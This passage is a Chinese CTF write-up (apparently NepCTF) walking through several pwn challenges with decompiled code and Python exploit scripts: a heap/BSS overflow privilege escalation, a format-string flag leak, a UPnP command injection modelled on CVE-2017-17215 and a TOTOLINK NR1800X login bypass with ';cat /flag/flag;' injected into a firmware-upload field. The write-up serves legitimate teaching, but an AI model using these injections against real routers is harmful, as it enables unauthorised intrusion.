15         ls();
16     if ( !strcmp(s1, "id") )
17         printf("ID:%s\n", users_statement);
18     if ( !strcmp(s1, "Safe_Mode_Key" ) )
19     {
20         printf("%s", "This is your key!");
21         fd = open("./Nep_CTF_FLAG_FOUR", 436);
22         read(fd, buf, 0x32uLL);
23         close(fd);
24         puts(buf);
25     }
26 }
27 }
```

那么现在问题来了，怎么才能让服务器崩溃？

第一种正解，最传统的一次性发送大量的请求，有概率让服务器的栈在strcpy字符串的时候错误覆盖，把字符串直接覆盖到原有效地址，但是字符串是不会组成有效地址的（不可控的情况下），所以直接boom了。这时候，可以开启一个NC去专门DDOS，另外一个NC直接就可以绕过safebox了

第二个办法就是可控栈溢出

可以看见server主要存储变量是这个dest

但是往前看第一行

```
1 for ( i = 0; i <= 9; ++i )  
2     (&dest)[i] = (char *)malloc(0x200uLL);
```

可以发现dest是有限的，最多10个，超过这个部分就会导致crash

也就是说发送大量的如下格式语句

就会在strcpy的时候溢出，同样可以造成拒绝式服务攻击。

最后按照safebox里面的strcmp发送payload就能拿到最后一个flag了。

# HRPVM2.0

题目提供全套的dockerfile

## 简单分析

IDA进去看见用户结构体赋值初始化,后续分析会发现\*(\_DWORD \*)dest + 5)这个是判断是否为root的核心之一另外一个就是用户名但是这个不涉及到漏洞利用, 伪造的时候只要关注dest+5这个就行了

```
1 setbuf(stdin, 0LL);
2 setbuf(stdout, 0LL);
3 dest = (char *)malloc(0x48uLL);
4 strncpy(dest, "HRP", 0x13uLL);
5 dest[19] = 0;
6 *((_DWORD *)dest + 5) = 0; //is_root
7 *((_DWORD *)dest + 6) = 1000;
8 *((_DWORD *)dest + 7) = 1000;
9 *((_DWORD *)dest + 8) = 1000;
10 *((_DWORD *)dest + 9) = -1;
```

IDA分析kernel elf程序可以发现漏洞点有2个地方

第一个在syscall的时候从文件read的时候存在BSS溢出(v1可控【rdx寄存器】), 可以修改用户结构体的地址, 伪造一个root权限的用户

```
1 if (*(_DWORD *)dest + 5) || *(_DWORD *) (v0 + 1324)
2 {
3     v1 = atoi(byte_5460);
4     sub_1569(byte_5040, v11 + 20, v1);
5     v2 = atoi(byte_5460);
6     LODWORD(v0) = printf("[+] Read %d bytes from file: %s\n", v2, byte_5
7     return v0;
8 }
```

exec 可以执行文件内容, 执行的格式如下, 分析正则可以知道分为2种指令mov和syscall

格式分别是

```
1 mov reg,value
2 syscall value
3 unsigned __int64 __fastcall sub_255D(const char *a1)
```

```
4 {
5
6     v19 = __readfsqword(0x28u);
7     v4 = sub_1409(a1);
8     if ( v4 )
9     {
10         strcpy(dest, v4 + 20, 0xFFuLL);
11         dest[255] = 0;
12         if ( !regcomp(&preg, "([a-zA-Z]+)\\s+([a-zA-Z0-9]+)|syscall\\s+([0-9]+")
13         {
14             string = dest;
15             for ( i = regexec(&preg, dest, 5uLL, &v6, 0); !i; i = regexec(&preg, strin
16             {
17                 if ( v13 == -1 || v14 == -1 )
18                 {
19                     strcpy(s1, &string[v7], v8 - v7);
20                     s1[v8 - v7] = 0;
21                     strcpy(v16, &string[v9], v10 - v9);
22                     v16[v10 - v9] = 0;
23                     strcpy(src, &string[v11], v12 - v11);
24                     src[v12 - v11] = 0;
25                     if ( !strcmp(s1, "mov" ) )
26                     {
27                         if ( !strcmp(v16, "rdi" ) )
28                         {
29                             strcpy(byte_5260, src, 0xFFuLL);
30                             byte_535F = 0;
31                         }
32                         else if ( !strcmp(v16, "rsi" ) )
33                         {
34                             strcpy(byte_5360, src, 0xFFuLL);
35                             byte_545F = 0;
36                         }
37                         else if ( !strcmp(v16, "rdx" ) )
38                         {
39                             strcpy(byte_5460, src, 0xFFuLL);
40                             byte_555F = 0;
41                         }
42                     }
43                 }
44             else
45             {
46                 strcpy(src, &string[v13], v14 - v13);
47                 src[v14 - v13] = 0;
48                 strcpy(nptra, src, 0xFFuLL);
49                 byte_525F = 0;
50                 syscall();
51             }
52         }
53     }
54 }
```

```
51         }
52         string += v6.rm_eo;
53     }
54     regfree(&preg);
55 }
56 }
57 return v19 - __readfsqword(0x28u);
58 }
```

## 第二个结合app.py来分析

```
1 @app.route('/test_system_exec', methods=['GET'])
2 def test_system_exec():
3     import os
4     os.system("chmod +x /bin/shell && /bin/shell")
5
6     return jsonify(status="success"), 200
```

可以看见有一个后门，可以执行/bin/shell。但是题目我没有提供这个程序结合IDA分析的mount函数，如果用户权限是root的就可以把虚拟机内的程序挂载到外部物理机

```
1 s = fopen(dest, "wb");
```

这个dest有限制

```
1 __int64 __fastcall sub_21AF(const char *a1)
2 {
3     int v2; // [rsp+14h] [rbp-5Ch]
4     regex_t preg; // [rsp+20h] [rbp-50h] BYREF
5     unsigned __int64 v4; // [rsp+68h] [rbp-8h]
6
7     v4 = __readfsqword(0x28u);
8     if ( regcomp(&preg, "^[A-Za-z0-9]+$", 1) )
9     {
10        puts("Failed to compile regex.");
11        return 0xFFFFFFFFLL;
12    }
13    else
14    {
15        v2 = regexec(&preg, a1, 0LL, 0LL, 0);
16        regfree(&preg);
```

```
17     if ( v2 ) {  
18         if ( v2 == 1 ) {  
19             return 0LL;  
20         }  
21         else {  
22             puts("Regex match failed.");  
23             return 0xFFFFFFFFLL;  
24         }  
25     }  
26     else {  
27         return 1LL;  
28     }  
29 }  
30 }  
31 }  
32 }  
33 }  
34 }
```

正则限制只允许是字母和数字，但是上面执行的是/bin/shell 但是我们观察发现  
程序会对文件名进行拼接操作

```
1 strcat(dest, qword_5570);  
2     *(_WORD *)&dest[strlen(dest)] = 47;  
3     if ( *((_DWORD *)dest + 5) )  
4     {  
5         v3 = sub_1409(a1);  
6         if ( v3 )  
7         {  
8             if ( (unsigned int)sub_21AF(a1) == 1 )  
9             {  
10                 strcat(dest, a1);
```

逆向分析可得拼接操作为/route/filename 也是说我们可以先创建一个bin目录然后cd进去再去echo出  
shell文件再去挂载就行了

## 利用思路

第一步先进行程序内的提权操作，刚才提到了BSS溢出可以滑到user结构体的地址头上（通过read，  
把文件内容读取到bss上无限溢出）可以进行爆破低位字节踩到合适的堆块，这个题我设计的非常巧了  
在程序进入的时候我就已经留下了可控内容的相邻堆块

```
1 puts("Make a wish to Nepnep");
2 v4 = malloc(0x68uLL);
```

调试可知这个堆地址的最后四位是x1e0 (x代表0-f), 要进行爆破1/16的概率, 但是如果直接爆破x1e0是永远都不可能成功的, 因为我们是进行POST传参字节码会被URL编码转义成%E0,这样就成了传入%E0字符串了!

但是我们可以往下滑动堆块再去找到可见字符可以代替的字节, 我选择的是\x21也就是感叹号(!)和英文字母R(\x52)


第二步, 假设现在爆破成功了, 那我们直接挂载就好了, 然后刷新网页, 让flask程序重新启动kernel程序 (此时已经被替换成shell了)

EXP

```
1 import requests
2
3 url = 'http://172.28.60.132:32773/send'
4
5 data = {'input': 'hrp'*0x66}
6 response = requests.post(url, data=data)
7 print(response.text)
8
9
10 data = {'input': 'mkdir bin'}
11 response = requests.post(url, data=data)
12 print(response.text)
13
14 data = {'input': 'cd bin'}
15 response = requests.post(url, data=data)
16 print(response.text)
17
18 data = {'input': 'echo cp /bin/bash /app/templates/kernel>shell'}
19 response = requests.post(url, data=data)
20 print(response.text)
21
22 data = {'input': b'echo '+b'a'*0x100+b'aa'+b'>HRP'}
23 response = requests.post(url, data=data)
24 print(response.text)
25
26
27 response = requests.get('http://172.28.60.132:32773/receive')
28 print(response.text)
29
30 data = {'input': 'echo mov rdi,HRP;syscall 0;mov rdi,3;mov rdx,258;syscall 1;>ex'}
31 response = requests.post(url, data=data)
```

```
32 print(response.text)
33
34 response = requests.get('http://172.28.60.132:32773/receive')
35 print(response.text)
36
37 data = {'input': 'exec exp'}
38 response = requests.post(url, data=data)
39 print(response.text)
40
41 response = requests.get('http://172.28.60.132:32773/receive')
42 print(response.text)
43
44
45
46 data = {'input': 'mount shell'}
47 response = requests.post(url, data=data)
48 print(response.text)
49
50 response = requests.get('http://172.28.60.132:32773/receive')
51 print(response.text)
52
53
54 data = {'input': 'exit'}
55 response = requests.post(url, data=data)
56 print(response.text)
57
58 response = requests.get('http://172.28.60.132:32773/receive')
59 print(response.text)
60
61 response = requests.get('http://172.28.60.132:32773/test_sys')
62 print(response.text)
63
64
65 url = "http://172.28.60.132:32773/"
66 response = requests.get(url)
```

当爆破回显结果如下就可以去访问网页了



结果如下

flag{HRP\_LIKE\_NEP}

## login

打开网页如下

随便输入后登录如下(可能有选手可以尝试出格式化漏洞，但是不按照下面步骤泄露ELF，libc和dockerfile环境是打不了的)，

点击文件管理可以看见有个readme.txt但是点击后是无法访问的，现在来看看html的源码

重点关注下面的部分，可以看见存在2个路由"/list\_files/"和"/view\_file/"

```
1 $(document).ready(function(){
2     listFiles();
3     $("#upload-form").submit(function(e){
4         e.preventDefault();
5         var formData = new FormData(this);
6         $.ajax({
7             url: '/add_file',
8             type: 'POST',
9             data: formData,
10            success: function (data) {
11                alert("File uploaded successfully");
12                listFiles();
13            },
14            cache: false,
15            contentType: false,
16            processData: false
17        });
18    });
19 });
20
21 function listFiles() {
22     $.get("/list_files/", function(data){
23         $("#file-list").html(data);
24     });
25 }
26
27 function viewFile(filename) {
28     window.location = '/view_file/' + filename;
29 }
```

根据html的viewFile函数对路由传参，尝试对"/list\_files/"也进行传参,可以直接访问根目录

对文件进行下载访问，下载login，直接点击，下载后IDA反编译发现格式化漏洞

而且程序读取了flag到堆上

```
1 int sub_2037()
2 {
3     FILE *stream; // [rsp+8h] [rbp-18h]
4     __int64 size; // [rsp+10h] [rbp-10h]
5     void *ptr; // [rsp+18h] [rbp-8h]
6
7     stream = fopen("flag.txt", "r");
8     if ( !stream )
9     {
10         puts("Could not open flag file.");
11         exit(1);
12     }
13     fseek(stream, 0LL, 2);
14     size = ftell(stream);
15     fseek(stream, 0LL, 0);
16     ptr = malloc(size + 1);
17     fread(ptr, size, 1uLL, stream);
18     fclose(stream);
19     *((_BYTE *)ptr + size) = 0;
20     if ( remove("flag.txt") )
21         return printf("Unable to delete the file '%s'.\n", "flag.txt");
22     else
23         return printf("File '%s' deleted successfully.\n", "flag.txt");
24 }
```

程序是保护全开的，ldd发现程序还额外需要libmicrohttpd.so.12这个库，可以从服务器上一起下载，由于路径问题（分析ELF可以知道）

需要采用绝对路径下载

[http://172.28.60.132:32820/view\\_file//lib/x86\\_64-linux-gnu/libmicrohttpd.so.12](http://172.28.60.132:32820/view_file//lib/x86_64-linux-gnu/libmicrohttpd.so.12)

顺带的可以把libc.so.6和相关ld文件还有根目录下的Dockerfile, docker-compose.yml, index.html, file.html也下了，直接自己搭建环境，如果不搭建环境的选手打出来会发现flag的存储和实际服务器上的存储偏差是很大的，这是因为dockerfile的CMD执行和进入到docker后或者在本地直接运行的时候差了0x800多的堆空间，选手可以爆破获取flag地址，但是想精确的做出来，还是要靠gdb attach docker里面运行的程序。

我们现在目录结构如下

```
1 └── Dockerfile
```

```
2 └── docker-compose.yml
3 └── file.html
4 └── flag.txt
5 └── index.html
6 └── ld-linux-x86-64.so.2
7 └── libmicrohttpd.so.12
8 └── login
9 └── readme.txt
10 └── run.sh
```

构建好镜像后，在物理机上ps -ef

```
root 49108 49107 99 15:13 ? 00:58:07 ./login
```

找到login进程这个就是docker内运行的login，我们gdb attach 49108并且在sprintf下断点，来寻找字符串偏移和可以用来泄露内容的堆地址

exp如下

```
1 import requests
2 import re
3 from pwn import *
4 # GET 请求
5 local=0
6
7 pay=b'%15059$p'
8 params = {'user': pay}
9 response = requests.get('http://127.0.0.1:32776/login', params=params)
10 print('GET response:', response.text)
11 flag = re.findall(r'0x([0-9a-fA-F]+)', response.text)
12
13 if flag:
14     hex_value = flag[0]
15     flag = int(hex_value, 16)
16 else:
17     print('No hexadecimal number found in the response.')
18
19 if local==1:
20     offset=0xc10
21 else:
22     offset=-0x40
23 pay=b'aaa%36$s'+p64(flag+offset)
24 params = {'user': pay}
25 response = requests.get('http://127.0.0.1:32776/login', params=params)
26 print('GET response:', response.text)
```

获取flag如下

NEPCTF{HRP\_IS\_BAD\_but\_Nepnep\_is\_good\_good}

## UPNP

本题的思路来自于是CVE-2017-17215，师傅们可以在看本题解析的同时复现一下这个漏洞

本题的漏洞点在upnp，这里存在命令注入漏洞

```
1 int __fastcall sub_40749C(1ht a1)
2 {
3     int ChildNodeByName; // $1
4     const char *v4; // [sp+28h] [-40Ch] BYREF
5     const char *v5; // [sp+24h] [-40h] BYREF
6     char v6[1028]; // [sp+28h] [-404h] BYREF
7
8     ChildNodeByName = ATP_XML_GetChildNodeByName(*(_DWORD *){a1 + 44}, "NewDownloadURL", 0, &v4);
9     if (!ChildNodeByName)
10    {
11        if (*v4)
12        {
13            ChildNodeByName = ATP_XML_GetChildNodeByName(*(_DWORD *){a1 + 44}, "NewStatusURL", 0, &v5);
14            if (!ChildNodeByName)
15            {
16                if (*v5)
17                {
18                    snprintf(v6, 1024, "upg -g -U %s -t '1 Firmware Upgrade Image' -c upnp -r %s -d %b", v4, v5);
19                    system(v6);
20                }
21            }
22        }
23    }
24    return ChildNodeByName;
25 }
```

本题困难的点在于逆向出触发点，这里我们需要了解upnp的soap协议，它使用xml来进行http请求的传递

我们这里在漏洞点直接交叉引用是无法找到相关数据的，我们可以通过寻找相关字段发现xml文件

```
→ squashfs-root grep -r NewStatusURL
匹配到二进制文件 bin/upnp
etc/upnp/DevUpg.xml:<name>NewStatusURL</name>
```

可以得知是由这文件触发了漏洞，所以我们可以去upnp程序里继续搜索哪里调用了这个xml文件

```
● 106 v0 = ATP_UPnP_RegDevice(0, dword_426854, "InternetGatewayDevice:1", 3, 0, 0, &v24);
● 107 v1 = ATP_UPnP_RegService(v24, (int)"urn:www-huawei-com:service:DeviceUpgrade:1", "DevUpg.xml", 2, 0, 0, &v25);
● 108 v2 = ATP_UPnP_RegService(v24, (int)"Layer3Forwarding:1", "L3Fwd.xml", 3, 0, 0, &v26);
● 109 v3 = ATP_UPnP_RegService(v24, (int)"LANConfigSecurity:1", "LANSec.xml", 2, 0, 0, &v28);
```

搜索到后，我们会发现这个字符串处于一个服务注册的函数里 ATP\_UPNP\_RegDeviceAndService()，主要是对于通信的设备和服务进行操作，我们可以接着去看下面的ATP\_UPNP\_RegAction函数。


会发现存在一个间接的函数调用，我们手动识别之后，会发现第一个函数就是存在漏洞的函数。

```

1 int __fastcall ATP_UPNP_RegAction(int a1, int a2)
2 {
3     int result; // $v0
4     _DWORD *v4; // $s0
5     char *v5; // $s2
6     int v6; // $s1
7
8     if ( !a1 )
9         return 1074331648;
10    result = 1074331648;
11    if ( *( _DWORD * )( a1 + 48 ) )
12    {
13        v4 = *( _DWORD ** )( a1 + 36 );
14        if ( v4 )
15        {
16            v5 = (&g_astActionArray)[ 4 * a2 ];
17            while ( 1 )
18            {
19                if ( ( v4[ 1 ] & 0x40000000 ) != 0 )
20                {
21                    v6 = *v4;
22                    if ( !strcmp( *v4, v5 ) )
23                        break;
24
25                LOAD:00426064          .globl g_astActionArray
26                *LOAD:00426064 g_astActionArray:.word aUpgrade      # DATA XREF: LOAD:00400A88To
27                LOAD:00426064                      # UPnPGetActionByName+5C to ...
28                LOAD:00426064                      # "Upgrade"
29
30                *LOAD:00426068          .word 0
31                *LOAD:0042606C          .word sub_40749C
32                *LOAD:00426070          .word 1
33                *LOAD:00426074          .word aGetsoftwarever   # "GetSoftwareVersion"
34                *LOAD:00426078          .word 0
35                *LOAD:0042607C          .word sub_405098
36                *LOAD:00426080          .word 0
37                *LOAD:00426084          .word aSetsecuritykey # "SetSecurityKeys"
38                *LOAD:00426088          .word 0
39                *LOAD:0042608C          .word sub_4061BC
40                *LOAD:00426090          .word 1
41                *LOAD:00426094          .word aSetenable       # "SetEnable"
42                *LOAD:00426098          .word 0
43                *LOAD:0042609C          .word sub_407164
44                *LOAD:004260A0          .word 1
45                *LOAD:004260A4          .word aSetpresharedke # "SetPreSharedKey"
46                *LOAD:004260A8          .word 0
47                *LOAD:004260AC          .word sub_40602C
48                *LOAD:004260B0          .word 1
49                *LOAD:004260B4          .word aSetwpallibeaco # "SetWPAllIBeaconSecurityProperties"
50                *LOAD:004260B8          .word 0
51                *LOAD:004260BC          .word sub_405E30
52                *LOAD:004260C0          .word 1
53                *LOAD:004260C4          .word aGetsecuritykey # "GetSecurityKeys"

```

继续交叉引用搜索astActionArray，会发现是UPnpGetActionByName的函数



一直向上交叉引用会发现利用链为：

main -> ATP+UPNP\_init -> sub\_40B5B4 -> sub\_40A9C8 -> UPnPGetActionByName

继续逆向会发现UPnPGetActionByName根据参数a1判断调用哪个函数

```
● 16     for ( i = *( _DWORD **)(a1 + 36); i; i = ( _DWORD * ) [ 4 ] )
● 17     {
● 18         v9 = i [ 1 ];
● 19         if ( ( v9 & 0x40000000 ) != 0 )
● 20         {
● 21             result = ( char * ) strcmp ( * i, a2 );
● 22             if ( ! result )
● 23             {
● 24                 if ( ! a4 )
● 25                     return 0;
● 26                 * a4 = v9;
● 27                 return result;
● 28             }
● 29         }
● 30     else
● 31     {
● 32         v10 = * i;
● 33         v11 = & ( & g _ astActionArray ) [ 4 * * i ];
● 34         if ( ! strcmp ( * v11, a2 ) && ( ! v11 [ 1 ] || ! strcmp ( v11 [ 1 ], a3 ) ) )
● 35         {
● 36             if ( a4 )
● 37                 * a4 = ( & g _ astActionArray ) [ 4 * v10 + 3 ];
● 38             return ( & g _ astActionArray ) [ 4 * * i + 2 ];
● 39         }
● 40     }
● 41 }
```

继续寻找第一个参数v47[10]

```
● 118     v13 = v36;
● 119     v15 = UPnPGetActionByName ( v47 [ 10 ], v47 [ 9 ], v12, & v44 );
● 120     v16 = v44;

● 59     ServiceByUrl1 = UpnpGetServiceByUrl ( v5, & v36 );
● 60     if ( ! ServiceByUrl1 )
● 61     {
● 62         free ( v37 );
● 63         error ( a2, 402, "" );
● 64         return 1074331654;
● 65     }
● 66     memset ( v47, 0, sizeof ( v47 ) );
● 67     v47 [ 9 ] = ( int ) & v49;
● 68     v47 [ 10 ] = ServiceByUrl1;
```

然后继续逆向UpnpGetServiceByUrl函数，根目录ctrlt和ctrlu随便选一个就行。这里需要师傅们自己逆向看一下，这里代码写的很清晰。

处理完根目录的路由再去处理子目录的服务，会发现这里的格式是规定好的。

```
● 32     for ( i = *( _DWORD ** ) g _ pstUpnpGvarHead; i; i = v7 )
● 33     {
● 34         for ( j = i [ 7 ]; j; j = *( _DWORD * ) ( j + 56 ) )
● 35         {
● 36             if ( *( _DWORD * ) ( j + 8 ) )
● 37             {
● 38                 sprintf ( v9, 64, "%s %d", *( const char ** ) ( j + 8 ), *( _DWORD * ) ( j + 12 ) );
● 39                 if ( ! strcmp ( v9, v4 ) )
● 40                     return j;
● 41             }
● 42     }
```

可以看到这里的%s\_%d和我们之前逆向出的文件有所对应，我们可以知道这里的服务名称该是什么是ctrlt/DeviceUpgrade\_1

```
(int)"urn:www-huawei-com:service:DeviceUpgrade:1", "DevUpg.xml",
```

然后这个服务名称存在g\_pstUpnpGvarHead里，然后这个函数的输入是一个外部函数。

ATP\_UTIL\_GVarGetValue实际分析代码后看不出太多东西，是一些取高位设置的一些数据，然后调用了几个函数。不太影响继续向下看。师傅们可以跟着逆向试试

```
● 25 if ( !g_pvUpnpShmHandle )
● 26     return 1074331649;
● 27 g_pstUpnpGvarHead = ATP_UTIL_GVarGetValue(131073, 0);
● 28 if ( !g_pstUpnpGvarHead || a1 == 1 )
● 29 {
● 30     if ( a2 )
● 31         *a2 = 1;
```

```
→ rootfs git:(main) X grep -r ATP_UTIL_GVarGetValue
匹配到二进制文件 bin/cwmp
匹配到二进制文件 bin/upnp
匹配到二进制文件 bin/log
匹配到二进制文件 lib/libatputil.so
```

至此我们已经知道该如何构造数据包触发漏洞，通过逆向我们可以看见error的构造方式，可以仿照着修改一份upgrade的

```
● 14 ATP_UTIL_StrFilePrintF(
● 15     SendBuf,
● 16     "<s:Envelope>\n"
● 17     "  xmlns:s=\"http://schemas.xmlsoap.org/soap/envelope/\"\n"
● 18     "  s:encodingStyle=\"http://schemas.xmlsoap.org/soap/encoding/\">\n"
● 19     "    <s:Body>\n"
● 20     "      <s:Fault>\n"
● 21     "        <faultcode>s:Client</faultcode>\n"
● 22     "        <faultstring>UPnPError</faultstring>\n"
● 23     "        <detail>\n"
● 24     "          <UPnPError xmlns=\"urn:schemas-upnp-org:control-1-0\">\n"
● 25     "            <errorCode>%d</errorCode>\n"
● 26     "            <errorDescription>%s</errorDescription>\n"
● 27     "          </UPnPError>\n"
● 28     "        </detail>\n"
● 29     "      </s:Fault>\n"
● 30     "    </s:Body>\n"
● 31     "  </s:Envelope>\n",
● 32     a2,
● 33     a3);
```

这里稍微麻烦一点的可能是身份验证的逆向，但是我在hint里面已经给出了，并且upnp文件里其实是有相关的内容的，大家可以逆向一下。

```
1 import requests
2 from requests.auth import HTTPDigestAuth
3 payload = '''
4 <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle
5   <s:Body><u:Upgrade>
6     <NewStatusURL>/bin/busybox cp flag /html(flag;</NewStatusURL>
```

```
7      <NewDownloadURL>kazamayc</NewDownloadURL>
8  </u:Upgrade>
9  </s:Body>
10 </s:Envelope>
11 !!!
12 url = "http://106.75.63.100:32825/ctrlt/DeviceUpgrade_1"
13 #r = requests.post(url,data = payload)
14 r = requests.post(url,auth = HTTPDigestAuth('dslf-config', 'admin') ,data = payload)
15 print(r.status_code)
```

## Nep router

本题题目来源为路由器TOTOLINK NR1800X，版本为：V9.1.0u.6279\_B20210910，需要使用的漏洞为登录绕过+命令注入

### 思路一

根据文件名cstecgi.cgi寻找对应的Nday，登录绕过+授权命令注入，或者未授权命令注入，获取路由器的后台flag

(该路由器命令注入在返回包直接回显)

### 思路二

对程序进行分析，寻找system等危险函数，手动分析程序编写exp进行漏洞利用

### 漏洞exp

```
1 import requests
2
3 session = requests.Session()
4 login_url = "http://106.75.63.100:32805/formLoginAuth.htm?authCode=1&userName=admin"
5 raw = session.get(login_url, timeout=5)
6
7 url = "http://106.75.63.100:33589/cgi-bin/cstecgi.cgi"
8 #cookie = {"Cookie": "SESSION_ID=2:1686900218:2"}
9 data = {
10 "topicurl" : "UploadFirmwareFile",
11 "FileName" : ";cat /flag/flag;"}
12 }
13 response = session.post(url, json=data)
14 print(response.text)
```

### 相关文件

所有文件：<https://www.file.io/PcnZ/download/q94KipQ45Pya>

docker镜像：

```
1 archerber/totolink:1 #dockerhub
```

Dockerfile

```
1 FROM archerber/totolink:1
```



docker启动方式

```
1 sudo docker build -t totolink:1 .
2 sudo docker run --net=host -it totolink:1 #在启动之前保证80端口未被占用
3 #出现命令lighttpd -f xxx/lighttpd.conf即表示环境启动完成
```


Misc

陌生的纸条

送分题。提示了A同学的英文名，表示此题与《小魔女学园》有关。只需要上网查一下《小魔女学园》中新月文字和古龙语的替换表就行了。最后将每个单词之间都加下划线，组成最后的flag。（听说好多人被flag{XX\_XX}坑了，我本意只是想表明flag中包含下划线的，抱歉抱歉。。。）



# Moon rune alphabet



## Looping sequence



## How it loops

**1 2** This is the basic layout for a moon rune.

**4 3** Every time you advance a letter in the alphabet, the glyph in slot 1 is dumped and a new one is added to slot 6 from the sequence, everything in between is moved up a slot. This sequence loops from Z back to A.

A B C D E F G H I J K L M N O P Q R S T U V W X Y Z



Say you want to make an A.

Start from slot 1 and fill in the rest of the slots in order by going down the sequence. End result should look like that ->



To make a B, you dump the glyph from slot 1 and move the rest of the glyphs in between up in order of the slots. Then you add the next glyph from the sequence to slot 6.



Or just start filling up the slots starting with the glyph with the desired letter.

## 小叮弹钢琴

送分题，解法N种，预期是用synthesia打开，这样看着会舒服点，后面就是一个xor，用cyberchef就行。

## codes

送分题，解法N种，可以拼接，可以用main第三参数，可以用pwn打法，也可以硬爆破栈，随便。

```
1 #include <stdio.h>
2
3 int main() {
4     printf("%p", &puts);
